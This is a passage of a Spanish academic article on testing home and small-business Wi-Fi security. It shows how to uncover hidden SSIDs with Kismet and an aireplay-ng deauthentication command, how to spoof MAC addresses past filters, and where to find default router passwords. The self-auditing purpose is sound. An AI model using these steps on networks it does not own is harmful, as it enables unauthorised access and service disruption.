Metodología para la verificación de la seguridad en redes WI-FI residenciales y PYME.

Methodology for testing network security residential and SME WI-FI.

Victor Cuchillac

ISSN 1992-6510

REALIDAD y reflexión

40

Reality and Reflection

Año 14, N° 40, San Salvador, El Salvador, Centroamérica Revista Semestral Julio-Diciembre 2014

Year 14, N° 40, San Salvador, El Salvador, Central America Semestral Journal July-December 2014

Metodología para la verificación de la seguridad en redes WI-FI residenciales y PYME.

Methodology for testing network security residential and SME WI-FI.

Victor Cuchillac
Ingeniero en Electrónica opción automatización,
Universidad Don Bosco, El Salvador
Maestría en Informática Aplicada a Redes,
Universidad Francisco Gavidia, El Salvador
vcuchillac@ufg.edu.sv

RESUMEN.

En este artículo se listan y analizan los mecanismos de seguridad más utilizados en las redes inalámbricas actuales tanto para residencias como para las PYME con el objetivo que los usuarios tomen más conciencia en la configuración de la seguridad y puedan realizar ellos mismos las correcciones que reduzcan las vulnerabilidades en los Puntos de Acceso.

Tal como se evidencia en el artículo, es posible identificar redes inalámbricas ocultas, clonar direcciones físicas para navegar como si fuera otro equipo, y romper las contraseñas no es una tarea que pueda ser realizada solo por expertos en redes; por lo cual, cualquier persona con el software listado aquí, una tarjeta inalámbrica que permita la inyección de paquetes y los pasos de las pruebas presentados en este artículo, puede comprobar la seguridad de su propia red con el fin de reducir las vulnerabilidades aplicando una serie de recomendaciones brindadas al final de las pruebas. SEGURIDAD EN COMPUTADORES, HACKING-PROTECCIÓN DE DATOS, REDES PRIVADAS VIRTUALES.

ABSTRACT

This article lists and discusses the security mechanisms used in today's wireless networks for both residential and SMEs in order that users' awareness on the security settings themselves and can make corrections that reduce vulnerabilities in the Access Points. As evidenced in the article, it is possible to identify hidden wireless networks, physical addresses clone to navigate as another team and crack passwords is not a task that can be performed only by experts in networks; therefore, anyone with the software listed here, a wireless card that allows packet injection and the steps of the evidence presented in this article, you can check the security of your own network in order to reduce vulnerabilities by applying a series of recommendations provided at the end of the tests. COMPUTER SECURITY , HACKING-PRIVACY , VIRTUAL PRIVATE NETWORKS.

I. Las redes inalámbricas en hogares

El presente artículo tiene como objetivo verificar que tan seguras o vulnerables son los actuales mecanismos de seguridad en las redes inalámbricas tipo WI-FI utilizadas, tanto en ámbitos empresariales como en el hogar; de forma que, los usuarios estén conscientes del nivel de seguridad que ofrecen dichos mecanismos a la hora de configurar sus propias redes y conectarse a otras. Además en este artículo se detallan los procedimientos paso a paso para verificar las vulnerabilidades de las redes WI-FI así como los resultados de los mismos.

Debido a que cada vez se incrementan los usuarios con dispositivos móviles como teléfonos inteligentes, tabletas electrónicas, computadoras portátiles, televisores y reproductores DVD inalámbricos entre otros; es muy común que en las residencias existan Puntos de Acceso[1] (Access Point - AP), los cuales permiten crear una red de computadoras y brindar el acceso a la Internet a los equipos asociados a dicho AP.

Los Puntos de Acceso en muchísimas ocasiones poseen una configuración estándar y accesos de seguridad insipientes; ya que, la administración masiva de los Puntos de Acceso para la empresa que brinda el servicio de Internet es muy grande; pero la conveniencia de la administración para la empresa operadora es muchas veces una vulnerabilidad en la seguridad de la red inalámbrica para los usuarios finales. Es por ello que algunas personas "roban" el acceso a Internet del vecino; y si bien es cierto que algunas personas solo utilizan el acceso a Internet de los vecinos, también se ve comprometida la seguridad de los equipos dentro de la red del usuario que paga la cuenta de Internet.

Un usuario no sólo debe estar preocupado por la lentitud del acceso (reducción del ancho de banda efectivo), ya que las descargas no autorizadas, descargas de material "pirata" y visitas a sitios pornográficos, de violencia extrema, entre otros, serán registradas al Punto de Acceso del usuario que paga la cuenta a la compañía que brinda el Acceso.

De forma general las redes WI-FI permiten aplicar los siguientes mecanismos de protección, los cuales serán sujetos a

1 Los proveedores de servicios de Internet proporcionan sus abonados equipos multifunción los cuales poseen las funciones de: Switch Ethernet, Punto de Acceso, Router, MODEM. Sin embargo en este artículo se hará referencia a este equipo multifuncional con el nombre de Punto de Acceso (AP).

pruebas de vulnerabilidad en el presente artículo, con excepción del último.

1. Ocultar la identificación del Punto de Acceso.
2. Definir en el AP la lista de las direcciones físicas (MAC Address) de las tarjetas de red
3. Utilizar contraseña para asociarse utilizando WEP
4. Utilizar contraseña para el asociarse utilizando WPA
5. El uso de WPS en equipos más recientes.

II. Ocultar la identificación del AP.

El identificador para un Punto de Acceso WI-FI se denomina SSID Service Set IDentifier (King, 2001) el cual dependiendo de los equipos involucrados puede ser de dos tipos:

- BSSID: cuando uno o más equipos inalámbricos WI-FI se comunican entre sí con el AP; el identificador de esta red es la dirección física del AP.
- ESSID: cuando uno o más equipos inalámbricos WI-FI que forman diferentes BSSID se comunican entre ellos.
- Por ejemplo, un campus universitario o empresa donde hay varios AP pero todos ellos interconectados

De forma general cuando un dispositivo móvil quiere asociarse ("unirse", "pegarse") a un Punto de Acceso para utilizar la red de datos, debe conocer el SSID para poder establecer la comunicación; Así que, si un usuario no ve o desconoce el SSID no podrá asociar su tarjeta de red, por consiguiente no podrá navegar en la red ni comunicarse con el resto de equipos dentro de dicha red. Es por ello que el primer mecanismo consiste en ocultar la publicación del AP para evitar que usuarios no autorizados vean el SSID y se asocien en el AP

2.1 Metodología de la prueba.

a. Configurar el AP para Ocultar el SSID.
b. Conectar cualquier dispositivo móvil en el AP y navegar en Internet para verificar que todo funciona correctamente.
c. Utilizar Kali2 en otra computadora para realizar las pruebas de penetración.
d. Obtener el SSID para la conexión.

2.2 Escenario y recursos para las pruebas de ocultamiento del SSID

Para verificar la efectividad de este mecanismo de protección será necesario disponer de:

- 1 AP con conexión a Internet.
- 1 Computadora portátil con lector DVD y tarjeta inalámbrica para realizar las pruebas de penetración.
- 1 Equipo móvil conectado previamente al AP, puede ser teléfono inteligente, tableta electrónica u otra computadora portátil.
- 1 DVD de la distribución Kali[2] disponible la descarga en: http://www.kali.org/downloads/.


En la figura 1 se muestran los elementos requeridos para realizar las pruebas de vulnerabilidad en la seguridad de redes WI-FI por ocultamiento de SSID.

Para ocultar el SSID en un AP se necesita la contraseña de administración del equipo, el usuario en la gran mayoría de los casos es "admin". Si no se conoce la contraseña de

2 Los proveedores de servicios de Internet proporcionan sus abonados equipos multifunción los cuales poseen las funciones de: Switch Ethernet, Punto de Acceso, Router, MODEM. Sin embargo en este artículo se hará referencia a este equipo multifuncional con el nombre de Punto de Acceso (AP).

administración del equipo (No confundir con la contraseña para asociarse y navegar en la red), se puede solicitar al proveedor de Internet o buscar en la Internet la contraseña de fábrica y entonces reiniciar el equipo y utilizar dicha contraseña.

Figura n°. 1 – Elementos necesarios para las pruebas de vulnerabilidad en redes WI-FI



Existen muchos sitios web en Internet en los cuales se muestra la contraseña de fábrica para varias marcas y modeos de AP (Router), las siguientes direcciones Web fueron consultadas en fecha previa de la edición de este artículo:

- http://portforward.com/default_username_password/
- http://www.anameless.com/blog/default-passwords.html
- http://www.routerpasswords.com


También una aplicación para Android desarrollada por un alumno de una prestigiosa Universidad Salvadoreña con el nombre de "TurboWifi", la cual le permite indicar si la contraseña del usuario "Admin" es la dirección física del equipo y utilizar dicho dato para a la red, la aplicación se puede instalar directamente desde el Google Play en el teléfono o descargarla desde la siguiente dirección:

- https://play.google.com/store/apps/details?id=com.randomware.turbowifi&hl=es_419

Para configurar el AP para la prueba de vulnerabilidad cuando se oculta el SSID se deben realizar los siguientes pasos, teniendo en cuenta que cada AP (Router) tiene pantallas de configuración diferentes. Para estas pruebas se ha utilizado un Router marca D-Link modelo DIR-655.

- Paso 1. Digitar la dirección IPv4 del AP en un navegador Web. Por lo general es la dirección http://192.168.0.1, o http://192.168.1.1
- Paso 2. Digitar el nombre del usuario administrador. Generalmente es "admin" en minúsculas.
- Paso 3. Digitar la contraseña del administrador. Puede ser solicitada a la compañía brinda el servicio de Internet o la sugerida por los sitios listados anteriormente, como la figura n.° 2.

Figura n.° 2 Pantalla de ejemplo para ingreso a las pantallas de configuración de los AP



- Paso 4. Seleccionar la sección Wireless
- Paso 5. Desactivar la publicación del SSID

- Paso 6. Guardar la configuración y reiniciar el AP, tomar como ejemplo la Figura n.° 3.

Figura n.°3 Pantalla de ejemplo para configuración de las opciones inalámbricas

Es conveniente desactivar el tipo de seguridad (WPE/WPA2), sólo para que la prueba sea más fácil de comprender, más adelante se abordará con detalle cada tipo de seguridad.

Una vez configurado el AP se deberá configurar manualmente un dispositivo móvil para conectarse al SSID, en esta prueba se está utilizando el SSID "pruebas_cuc". Si se utiliza un teléfono o tableta con Android se puede instalar la herramienta "WifiAnalyzer" para verificar si es visible la red con el SSID "pruebas_cuc".

2.3 Verificación de la vulnerabilidad

Se deberá descargar y quemar en DVD la imagen de Kali.[2]

- Paso 1. Colocar el DVD con Kali en la computadora y presionar la tecla que le permite arrancar desde el lector DVD
- Paso 2. Seleccionar la opción "Live (686-pae)" del menú y espere a que el sistema arranque.

Figura n.°4 Menú de arranque de la distribución Kali.

- Paso 3. Abrir una consola de texto y compruebar que Kali reconoce a la tarjeta WI-FI.

Dar clic en el icono de la consola de comandos. La consola de comandos tiene un icono con los signos ">_" y se encuentra en la parte superior de la pantalla, tal como se ilustra en la siguiente imagen.

Figura n.°5 Acceso a la consola de comandos

- Paso 4. Digitar el comando ifconfig

```
etho    Link encap:Ethernet  HWaddr fo:92:1c:52:37:cc
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:16238 errors:0 dropped:412 overruns:0 frame:0
        TX packets:16887 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:1719070 (1.6 MiB)  TX bytes:8316265 (7.9 MiB)
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

```
wlano    Link encap:Ethernet  HWaddr 68:17:29:91:5c:9e
         UP BROADCAST MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

En Kali la tarjeta de red tiene por nombre wlano. Si no aparece wlano, no podrá continuar con el proceso de verificación de la seguridad. También es de hacer notar que no todas las tarjetas de red inalámbricas permiten las pruebas de penetración y ataque a redes WI-FI

- Paso 5. Utilizar un sniffer o detector de tramas inalámbricas tipo WI-FI; debido a sus funciones se utilizará Kismet[3] .Digitar en letras minúsculas kismet

5.1 Notificación "Kismet running as root"
Presionar la tecla ENTER en [OK]

5.2 Notificación "Start Kismet Server"
Presionar la tecla ENTER en [yes]
5.3 Menú "Start Kismet Server"
Presionar la tecla ENTER en [Start]

5.4 Pantalla de mensajes, se debe esperar un momento y verificar que aparezca INFO: "Kismet server accepted connection from 127.0.0.1"

5.5 Notificación "No Sources"
Presione la tecla ENTER en [Yes]

5.6 Menú "Add Source"
Digitar las siguientes opciones, utilizando la tecla TAB para desplazarse. Si en el paso 4 apareció wlan1 en lugar de wlano, utilice para las pruebas la tarjeta wlan1.

Intf = wlano
Name = wlano
Opts = cuc

Presionar la tecla ENTER en [ADD]
5.7 Cerrar la ventana de mensajes del servidor Kismet, utilizando la tecla TAB. Presionar la tecla ENTER en [Close console window]

En la figura 6 se muestra la pantalla de Kismet con los AP reconocidos y la información relacionada con dichos AP.

- Paso 6. Identificar el AP oculto. Los AP ocultos aparecen con el identificador ! <Hidden SSID>

- Paso 7. Visualizar los parámetros del AP. Presionar simultáneamente las teclas "Alt" + "K", luego escoger la opción "Sort" y escoger finalmente la opción BSSID (b).
  Con esto se visualizará la información general como: BSSID, Canal de transmisión, Tipo de equipo, tipo de encriptación y el fabricante.
  Es de tener en cuenta que podrían existir varios AP ocultos y en cuyo caso se deberán analizar todos ellos.

- Paso 8. Mover las flechas cursoras "flecha hacia arriba" y "flecha abajo", para desplazarse en los AP presentados y colocar la barra de color sobre el AP de interés. Como se muestra en la figura 7.

En este momento interesa conocer el canal de transmisión y el BSSID, el cual se expresa con doce números hexadecimales correspondiente a la dirección física del AP.

3 Kismet, al igual que las demás herramientas utilizadas en este artículo, pueden ser instaladas en la mayoría de distribuciones Linux; para facilitar las pruebas de vulnerabilidad se ha determinado utilizar Kali, ya trae pre instalado Kismet. Kistmet es un programa de texto que permite detectar, capturar e inyectar tramas de redes WI-FI tipo 802.11a, 802.11b, 802.11g y 802.11n. También permite el análisis de señales GPS cuando se habilita en módulo para dichas tramas.

Figura n.°No. 6 - Pantalla de monitoreo de Kismet





Figura n.°. 7 - Pantalla de visualización del SSID y clientes conectados



- Paso 9. Obtener el SSID. Para obtener el SSID existen dos maneras:
  La primera consiste en esperar que un cliente se conecte, momento en el cual se envían los parámetros de conexión.
  La segunda opción es enviar "tramas de desasociación" al AP para que desconecte de los clientes previamente asociados, quienes de forma automática volverán a conectarse enviando los parámetros de conexión, entre los cuales se envía el SSID.

Caso 1: Esperar conexión de un cliente.

Conectar la otra computadora o smartphone al AP y visualizar la pantalla de kistmet.
Cuando se conecte el otro equipo, Kismet mostrará en la pantalla principal el SSID que utilizó el cliente para asociarse al AP oculto, ver figura n.°7


Caso 2. Desasociar un cliente conectado para obligar el reenvío de parámetros de conexión.

Es muy recomendable fijar el canal por el cual el monitor de Kismet captura las tramas, esto es con el fin de evitar que en el momento que el cliente se reconecte, kismet esté en otro canal.

Presionar simultáneamente las teclas "Ctrl" + "K", luego seleccione "Config Channel…", desplazar el cursos con la tecla "Tab" a "() Lock" y presionar la barra de espacios, luego desplazar el cursor en el campo Chan/Freq y digitar el canal del AP, Finalmente seleccionar [Change] y presionar la tecla Enter.

Para enviar tramas de desasocición es necesario abrir otra consola de texto, por lo que se debe seleccionar el menú "File", y seleccionar "Open Tab". En la figura 8 se muestra como iniciar otra pestaña para una

Figura n.°. 8– Opciones para abrir consola de comandos.



Una vez que se tiene otra consola de texto se debe digitar el siguiente comando en una sola línea para enviar 5 tramas de desasociación (es un cero) al AP con el SSID oculto.

aireplay-ng -0 5 -a B8:A3:86:AA:BB:01 wlanomon

Los mensajes de envío correcto tendrán la siguiente forma:

17:58:11 Waiting for beacon frame (BSSID: B8:A3:86:AA:BB:01) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:58:11 Sending DeAuth to broadcast -- BSSID: [B8:A3:86:AA:BB:01]
17:58:12 Sending DeAuth to broadcast -- BSSID: [B8:A3:86:AA:BB:01]
17:58:12 Sending DeAuth to broadcast -- BSSID: [B8:A3:86:AA:BB:01]
17:58:13 Sending DeAuth to broadcast -- BSSID: [B8:A3:86:AA:BB:01]
17:58:13 Sending DeAuth to broadcast -- BSSID: [B8:A3:86:AA:BB:01]

Al finalizar el envío de tramas de desasociación regresar a la pantalla principal de Kismet y se podrá ver el SSID. Es una pantalla igual a la figura 7.

2.4 Resultado de las pruebas

Al utilizar herramientas que permitan el escaneo y análisis de las tramas que se envían en la trasmisión inalámbrica no solo se puede visualizar el SSID de un AP sino que además es posible obtener información como: el canal de transmisión, potencia en el punto de escaneo, dirección MAC de los clientes y tipos de tarjetas WI-FI entre otros.

III. Definir direcciones físicas específicas para el acceso al AP

Este mecanismo de seguridad consiste en crear una lista de las direcciones físicas MAC – Media Access Control, a las que se permite asociarse al AP, de forma que el equipo que no se encuentre en dicha lista no podrá utilizar el AP. Si un nuevo dispositivo móvil desea conectarse el administrador deberá obtener la dirección MAC del dispositivo, ingresar a la pantalla de configuración y agregar dicha MAC.

La idea de este nivel de seguridad consiste en el hecho que la dirección MAC la cual es un identificador único formado por doce números hexadecimales, está almacenada en un chip tipo ROM (Read Only Memory – Memoria de Sólo Lectura), por lo que se debe desoldar el chip de la tarjeta de red, reprogramarlo y volverlo a soldar para modificar dicho valor. Aunque lo anterior es cierto, existen programas en Unix, Linux, FreeBSD, Mac OS X Android y por supuesto en Windows que permiten modificar a nivel de software el valor de la MAC.

Tal como lo indica la norma ISO/IEC de la IEEE (IEEE Standars Association, 1995) una dirección MAC está formada por dos secciones: el identificador del fabricante y un número de secuencia. La identificación del fabricante utiliza los primeros seis números hexadecimales para identificar el código asignado por la IEEE, esta parte se denomina (Organizationally Unique Identifier – OUI).

Utilizando por ejemplo: la dirección 00-13-15-AB-01-42, correspondería a una tarjeta fabricada por SONY Computer Entertainment inc oficinas tokio.

Cuando se conoce la MAC es posible identificar al fabricante, quien puede determinar en qué zona del mundo ha vendido o distribuido un determinado bloque de equipos, luego si la MAC es una teléfono, tableta electrónica o computadora portátil se podría identificar información sobre la persona que la adquirió y así vincular un equipo a una persona o empresa.

Es por lo anterior que cambiar el valor de la dirección física permite a atacantes y a crackers (hackers con malas intenciones), utilizar otra dirección física para no ser vinculados o enviar información como si fuera otro equipo.

Existen muchas aplicaciones para cambiar el identificador[4] de la MAC en sistemas operativos clientes, dichas aplicaciones hacen cambios temporales es decir hasta que el equipo es reiniciado, ya que nunca

4 El uso de programas para cambiar la dirección física o MAC es para facilitar dicha acción, ya que en la mayoría de los sistemas operativos puede definirse el nuevo valor en los archivos o registros de configuración; por ejemplo, en Linux puede definirse por comandos en ifconfig, definir el valor de la MAC en el archivo de configuración para la interfaz. En el caso de Windows si el driver lo permite puede asignarse una falsa MAC en las propiedades de la tarjeta, o bien puede definirse el valor de la MAC en el registro de Windows. En algunos AP si el cliente ya está conectado no es necesario anotar la MAC porque el equipo automáticamente presenta la lista de MAC de los equipos conectados en ese momento, lo cual ahorra tiempo al obtener la MAC.

se modifica el valor de la MAC almacenado en la ROM. A continuación se recomiendan aplicaciones muy fáciles de utilizar y efectivas según el sistema operativo utilizado.

Para Linux, se utiliza macchanger, la cual está disponible en la mayoría de las distribuciones. Para obtener más información en se puede consultar: https://tails.boum.org/blueprint/macchanger/

Para Windows, es necesario descargar e instalar un programa con permisos de administrador, una aplicación para todas las versiones modernas de Windows es "Technitium MAC Address Changer" versión 6.0.5 Freeware disponible en http://www.technitium.com/tmac/

Para Mac OS X: de forma similar con sistemas UNIX se puede cambiar con comandos.

Para Android: se necesita que el teléfono esté "rooteado" y tener instalado busybox, una aplicación muy sencilla de utilizar es "MAC Spoofer (root)", la cual puede ser descargada de Google Play

De forma análoga se puede entender que la dirección de red IPv4 es como el número telefónico de la operadora de telefonía celular y la dirección física MAC es como el IMEI[5] de dicho celular. Si se bloquea en la red del operador el número telefónico, el teléfono podrá utilizar otro número, pero si se bloquea el IMEI, entonces ya no se podrá utilizar el teléfono para dicha operadora.

5 El IMEI (International Mobile Equipment Identity - Identidad Internacional de Equipo Móvil) es un identificador único para cada teléfono GSM grabado en una ROM, el cual puede ser obtenido al presionar *#06#

3.1 Metodología de la prueba

La metodología para esta prueba será:

a. Configurar el AP para crear la lista de direcciones MAC autorizadas.
b. Conectar un equipo autorizado para verificar que el escenario funciona correctamente.
c. Utilizar las herramientas de Kali para identificar AP y clientes, desde otro equipo.
d. Sustituir la MAC del equipo que se desea asociar al AP por la MAC del equipo autorizado.
e. Navegar en Internet como si fuera el otro equipo autorizado.

3.2 Escenario y recursos de prueba

Para verificar la efectividad de este mecanismo de seguridad igual que en la prueba anterior será indispensable disponer de:

- 1 AP con conexión a Internet.
- 1 Ccomputadora portátil con lector DVD y tarjeta inalámbrica para realizar las pruebas de penetración.
- 1 Eequipo móvil conectado previamente al AP, puede ser teléfono inteligente, tableta electrónica u otra computadora portátil.
- 1 DVD de la distribución Kali.

En las pruebas será necesario que haya una computadora cuya dirección física ha sido agregada previamente a la lista de direcciones MAC autorizadas a conectarse. Es de tener muy en cuenta que cada AP tiene pantallas de configuración muy diferentes, para estas pruebas se ha utilizado un Router marca D-Link modelo DIR-655.

En el escenario de esta prueba se ha utilizado una computadora con Windows 8 que tendrá el rol de ser el cliente autorizado, y por medio del comando "ipconfig /all" ha visualizado la dirección MAC de la tarjeta de red WI-FI.[6]


Para preparar el AP para las pruebas de vulnerabilidad en filtros MAC es necesario realizar lo siguiente:

- Paso 1. Ingresar como el usuario "admin" y utilice la contraseña de administración.
- Paso 2. Buscar la opción donde aparezca la lista de direcciones MAC, (es de recordar que cada AP tiene menús diferentes). Al ingresar a las opciones de configuración seleccione la Pestaña "ADAVANCED", luego la opción de la izquierda "NETWORK FILTER".
- Paso 3. Activar la opción de la lista de MAC seleccionando la opción "Turn MAC Filtering ON and Allow computers listed to Access the network".
- Paso 4. Digitar la dirección MAC del equipo autorizado
- Paso 5. Guardar los cambios y esperar a que el AP se reinicie.

Todo este procedimiento se puede observar en la figura n.°No. 9

6 También puede utilizarse el comando getmac, pero es necesario identificar cual es la tarjeta, si el equipo que utiliza es un Linux puede utilizar el comando "ifconfig wlano" y buscar la información en HWaddr

Figura n.° 9 – Pantalla para agregar las direcciones MAC autorizadas para conectarse a un AP



3.3 Verificación de la vulnerabilidad

En esta prueba se utilizará otra computadora con la distribución Kali 1.0.7 ejecutándose y es necesario que haya una máquina conectada al AP.

- Paso 1. Abrir una consola de comandos.
- Paso 2. Verificar que se encuentre activa y reconocida por el sistema operativo la tarjeta inalámbrica. Digitar el comando ifconfig.

```
etho    Link encap:Ethernet  HWaddr
        22:00:44:12:34:56
        Scope:Link
        UP BROADCAST RUNNING MULTICAST
        MTU:1500  Metric:1
        RX packets:46072 errors:0 dropped:2847
        overruns:0 frame:0
        TX packets:3238 errors:0 dropped:0
        overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:3947694 (3.7 MiB)  TX
        bytes:1271927 (1.2 MiB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536
        Metric:1
        RX packets:278 errors:0 dropped:0
        overruns:0 frame:0
        TX packets:278 errors:0 dropped:0
        overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:18200 (17.7 KiB)  TX bytes:18200
        (17.7 KiB)

wlano   Link encap:Ethernet  HWaddr
        22:33:44:aa:bb:c1
        UP BROADCAST MULTICAST  MTU:1500
        Metric:1
        RX packets:0 errors:0 dropped:0
        overruns:0 frame:0
        TX packets:0 errors:0 dropped:0
        overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

- Paso 3. Digitar en letras minúsculas kismet

3.1 Notificación "Kismet running as root"
Presionar la tecla ENTER en [OK]

3.2 Notificación "Start Kismet Server"
Presionar la tecla ENTER en [yes]

3.3 Menú "Start Kismet Server"
Presionar la tecla ENTER en [Start]

3.4 Pantalla de mensajes, se debe esperar un momento y verificar que aparezca INFO: "Kismet server accepted connection from 127.0.0.1"

3.5 Notificación "No Sources"
Presione la tecla ENTER en [Yes]

3.6 Menú "Add Source"
Digitar las siguientes opciones, utilizando la tecla TAB para desplazarse.

Intf = wlano
Name = wlano
Opts = cuc2

Presionar la tecla ENTER en [ADD]

3.7 Cerrar la ventana de mensajes del servidor Kismet, utilizando la tecla TAB. Presionar la tecla ENTER en [Close console window]

3.8 Ubicar el AP destino
Ya se ha cubierto el procedimiento si el AP estuviera oculto en la sección anterior. Los

parámetros que es necesario conocer son: SSID, Canal de transmisión y los clientes conectados.

3.9 Seleccionar el canal en kismet si fuera necesario. Para ello, presionar simultáneamente "Alt" + "K", presionar "flecha abajo", seleccionar "Config channel . . .", con la tecla TAB, seleccionar la opción ()Lock. Presionar la tecla barra espaciadora para se obtenga (*) Lock luego despalazar el cursor a "Chan/Freq" y digitar el canal del AP de destino.

Figura n.°10 Definición de canal de escucha específico.

- Paso 4. Visualizar la información de los clientes conectados al AP.

4.1 Presionar simultáneamente las teclas "Alt" + "K", y moverse a "Sort", seleccionar la opción "Channel" por medio de las teclas de desplazamiento y presionar la tecla "Enter". Tal como lo muestra la Figura n.°11.

4.2 Visualizar la información de los clientes conectados.
Luego de haber seleccionado el AP de interés y haber presionado la tecla "Enter", Presionar simultáneamente "Alt" + "N", Seleccionar la opción "View", luego escoger clientes a analizar. En esta pantalla se podrá observar información del cliente como la dirección IPv4, canal, MAC y tiempo de conexión. Vea la figura 12.

4.3 Habilitar la opción de detalle para los clientes conectados.
Presionar "Alt" + "C", seleccionar "Sort" con las teclas de desplazamiento, seleccionar la opción "Client Type".

